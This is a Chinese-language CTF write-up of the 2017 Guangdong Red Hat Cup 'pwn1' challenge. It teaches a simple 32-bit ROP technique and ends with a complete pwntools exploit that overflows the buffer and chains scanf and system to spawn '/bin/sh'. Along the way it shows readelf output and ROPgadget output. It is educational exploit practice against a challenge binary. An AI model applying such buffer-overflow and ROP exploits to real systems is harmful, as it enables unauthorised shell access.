2017广东红帽杯pwn1_writeup：简单ROP

原创

Flying_Fatty 于 2017-05-09 17:15:27 发布
分类专栏： CTF之旅 pwn Linux

先来正能量一波：作为一个一直没入门pwn的小菜鸟，这一段时间一直被学弟按在地上摩擦很不爽很不爽~~~~~~~~

先给出几个学习链接：


一步一步ROP：x86

一步一步ROP：x64

论文：

Return-Oriented-Programming（ROP FTW） By Saif El-Sherei

拿到一个pwn题时，第一反应是开了哪些保护：checksec检查一下



NX enabled是开启了栈不可执行，这时ROP就有应用空间了

ROP是要非常非常熟悉栈结构的：首先构造缓冲区溢出，然后控制eip就控制了程序流程，然后一般的rop是这样构造的：

【Address of pop eax，ret gadget】

【data】


【Address of next gadget】

……

我的理解是：ROP是构造了一条代码执行链的跳转过程，这个链调用执行了多个函数，一般以执行system（‘/bin/sh’）为目的（简单题都是这样）

在控制函数跳转的时候，我们要关注的是两个问题：A。函数的参数怎么安排地方。B。这个函数执行完了之后，下个函数怎么去执行

这个题是控制了scanf+system



很明显的缓冲区溢出，gdb调试可以知道输入52个字符之后，可以控制程序流程

先给出思路：

我们利用scanf函数，首先执行函数scanf（“%s”，bss段），这样我们可以输入/bin/sh放到bss段里，然后再执行system（bss段），相当于执行了system（"/bin/sh"）

那么我们需要知道：scanf地址，system地址，bss段基址，%s格式化字符串的地址

ROP怎么用的呢？根据函数执行链来使用，先执行的是scanf的地址，下一条指令需要是我们的返回地址，即我们需要跳转到的地址：我们需要跳转到system的地址，也就是跳过system的两个参数，那么需要安排pop pop ret，system道理同样

那么ROP的布局如下：

【system_addr】+【pop_pop_ret（在执行完一个函数之后，跳过参数去往下一个需要执行的函数的地方）】+【%s地址】+【bss段基址】（这里两个是scanf的参数，在执行完毕scanf后，这两个值会被pop掉，然后ret执行的是下一个地址，我们这里安排的是system的地址）+【system地址】+【‘aaaa’】（任意四个字节作为返回地址）+【bss段基址】

然后就是调试过程，如何找到这些地址

（1）got和plt的区别：IDA里有两个system和两个scanf的值，用哪一个。涉及到linux延时绑定的原理：用plt

（2）bss段基址：readelf -S pwn1

```
There are 28 section headers, starting at offset 0x1174:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048154 000154 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048168 000168 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048188 000188 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        080481ac 0001ac 000024 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481d0 0001d0 0000a0 10   A  6   1  4
  [ 6] .dynstr           STRTAB          08048270 000270 00007f 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          080482f0 0002f0 000014 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         08048304 000304 000030 00   A  6   1  4
  [ 9] .rel.dyn          REL             08048334 000334 000010 08   A  5   0  4
  [10] .rel.plt          REL             08048344 000344 000038 08   A  5  12  4
  [11] .init             PROGBITS        0804837c 00037c 000023 00  AX  0   0  4
  [12] .plt              PROGBITS        080483a0 0003a0 000080 04  AX  0   0 16
  [13] .text             PROGBITS        08048420 000420 0001e2 00  AX  0   0 16
  [14] .fini             PROGBITS        08048604 000604 000014 00  AX  0   0  4
  [15] .rodata           PROGBITS        08048618 000618 000014 00   A  0   0  4
  [16] .eh_frame_hdr     PROGBITS        0804862c 00062c 000034 00   A  0   0  4
  [17] .eh_frame         PROGBITS        08048660 000660 0000d0 00   A  0   0  4
  [18] .init_array       INIT_ARRAY      08049f08 000f08 000004 00  WA  0   0  4
  [19] .fini_array       FINI_ARRAY      08049f0c 000f0c 000004 00  WA  0   0  4
  [20] .jcr              PROGBITS        08049f10 000f10 000004 00  WA  0   0  4
  [21] .dynamic          DYNAMIC         08049f14 000f14 0000e8 08  WA  6   0  4
  [22] .got              PROGBITS        08049ffc 000ffc 000004 04  WA  0   0  4
  [23] .got.plt          PROGBITS        0804a000 001000 000028 04  WA  0   0  4
  [24] .data             PROGBITS        0804a028 001028 000008 00  WA  0   0  4
  [25] .bss              NOBITS          0804a040 001030 000008 00  WA  0   0 32
  [26] .comment          PROGBITS        00000000 001030 00004d 01  MS  0   0  1
  [27] .shstrtab         STRTAB          00000000 00107d 0000f6 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
```

pop pop ret的地址我们需要用ROPgadget工具来找

ROPgadget --binary pwn1 --only "pop|pop|ret"


```
Gadgets information
============================================================
0x080485ef : pop ebp ; ret
0x080485ec : pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804839d : pop ebx ; ret
0x080485ee : pop edi ; pop ebp ; ret
0x080485ed : pop esi ; pop edi ; pop ebp ; ret
0x08048386 : ret
0x0804849e : ret 0xeac1
```

然后就把对应地址填上去就好了


关于如何调试：直接gdb调试程序不太好，很容易出现本机弄好了服务器上不对的情况

更好的方式是采取调试py代码，gdb挂载的方式：即在python代码中需要调试的地方写上gdb.attach(io)

ROP的调试主要是找到缓冲区溢出处的ret，然后查看栈内存的布局



首先单步运行到程序缓冲区溢出的地方的ret指令处，下一步就是我们可以控制的流程，查看栈内存



ret的地方，前7个都是我写进去的，说明搞对了咯

py代码：

```
from pwn import *

io = process('./pwn1')
io.recvline()

elf = ELF('./pwn1')
plt_scanf = 0x08048410
plt_system = 0x080483E0
pop_pop_ret = 0x080485EE
bss_addr = 0x0804A040
format_s_addr = 0x08048629

payload = p32(plt_scanf)
payload += p32(pop_pop_ret)
payload += p32(format_s_addr)
payload += p32(bss_addr)
payload += p32(plt_system)
payload += "aaaa"
payload += p32(bss_addr)
gdb.attach(io)
io.sendline("A" * 52 + payload)
io.sendline('/bin/sh')
io.interactive()
```